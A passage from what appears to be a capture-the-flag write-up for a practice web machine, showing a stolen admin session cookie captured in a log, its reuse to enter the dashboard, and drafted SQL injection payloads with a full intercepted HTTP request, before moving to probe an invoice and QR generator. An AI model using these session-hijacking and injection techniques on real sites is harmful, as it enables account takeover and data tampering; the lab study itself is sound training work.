cookie=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zh
A10Q.Sp599K8sHPWyx5A0ueFtPEpWQoA HTTP/1.1" 200 -
```

So we were able to steal the cookie of whoever clicks the link:


```
session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhA10Q.Sp
599K8sHPWyx5A0ueFtPEpWQoA
```

Using the cookie, the next thing is to obviously log in:


/dashboard (/login)




Sends us here




So we now know, we can only access the `/dashboard` if the cookie is set:



We now access the `/dashboard` again:



And we access the dashboard for the `Admin`:



This part seems to include the following:

- Generate Invoice (Uses the parameter of the service and based on the **quantity** of items of the service -> this means most likely the quantity of the item does not contain any SQL injection)
- Generate QR (Uses an Invoice ID to generate a QR which when scanned gives us a page to an invoice, but another section generates the invoice for us and fetches results from the **database** as it bears a database structure)
- Edit Services -> Allows us to edit the services by changing the name, description, price, quantity (may have SQL injection as it looks like a database)
- Quote Requests --> Seems to be empty and accessible only by the bot admin (this is how we got the cookie)


Remote Code Execution (or Information Disclosure)

Using the above knowledge, we can be able to either achieve RCE (less likely) or do information disclosure (more probable) by utilising SQL injection;
So let us see the execution method:

```
Editing Services --> Invoice Generator --> QR Generator --> Invoice
Generated
```

With that path, we can be able to see if we can disclose important info in the database;
So let us play with it:

EditServices




Out of all fields, the only field which can be changed is the `Service description` field. This means we can only access the input there
Assuming it is running an UPDATE query (because it changes based on a condition);

```
UPDATE ServicesTable SET [Service description] = 'Description' WHERE
[Service Name] = 'Basic Cleaning';
```

If we have a situation like the above, we can be able to inject somewhere if its `PRONE` to SQL injection and check the effect:

```
UPDATE ServicesTable SET [Service description] = 'Description' AND [Service
quantity] = '200' WHERE [Service Name] = 'Basic Cleaning';
```

So let us create a good payload:




--> The change we made is effected

In Burp, the parameters can be changed but it has no ending effect as the contents are not changed in the database:

```
POST /EditServiceDetails/Basic%20Cleaning HTTP/1.1
Host: capiclean.htb
Content-Length: 58
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/EditServiceDetails/Basic%20Cleaning
Accept-Encoding: gzip, deflate, br
Cookie:
session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhA10Q.Sp
599K8sHPWyx5A0ueFtPEpWQoA
Connection: close

name=Basic+Cleaning&description=Hello1&price=137.00&qty=90
```


Still remains the same(Service quantity) but the Description can change



Let us draft a good SQL payload, to see if any changes occur:

```
Trial1' AND [Service quantity] = 200 WHERE [Service name] = 'Basic Cleaning'
-- -
```

The above, first closes the the SQL command and inject our SQL query, and hence disregards the rest using the `-- -` comment method of SQL




Seems as if it is sanitized for SQL input and injections may not work in this case, this leads to more chances of RCE than information disclosure;

Invoice Generator

From the above, we should note the following;

- When an invoice is generated it saves the following:



In the final invoice something like this is shown back to us:

DATE
February 16, 2023

Invoice: 31jmhxo

DUE DATE
September 17, 2024

SERVICE	PRICE	QTY	TOTAL
Workmanship	$39.99	10	$399.99
Basic Cleaning	$47	2	$3433.99
		SUBTOTAL	3832.99
		TAX 25%	$99.99
		GRAND TOTAL	$3932.99

PROJECT	1
CLIENT	1
ADDRESS	1
EMAIL	pyp@root.htb


Company Name	iClean
31 Spooner Street, RI 00093, US	ADDRESS
(123) 456-789	PHONE
contact@capiclean.htb	EMAIL

NOTICE:
A finance charge of 1.5% will be made on unpaid balances after 30 days.


QR Code

We see that, the data is **echoed** back, in one way or another; So we also see something weird:

- The QR code image is generated from a **link**:

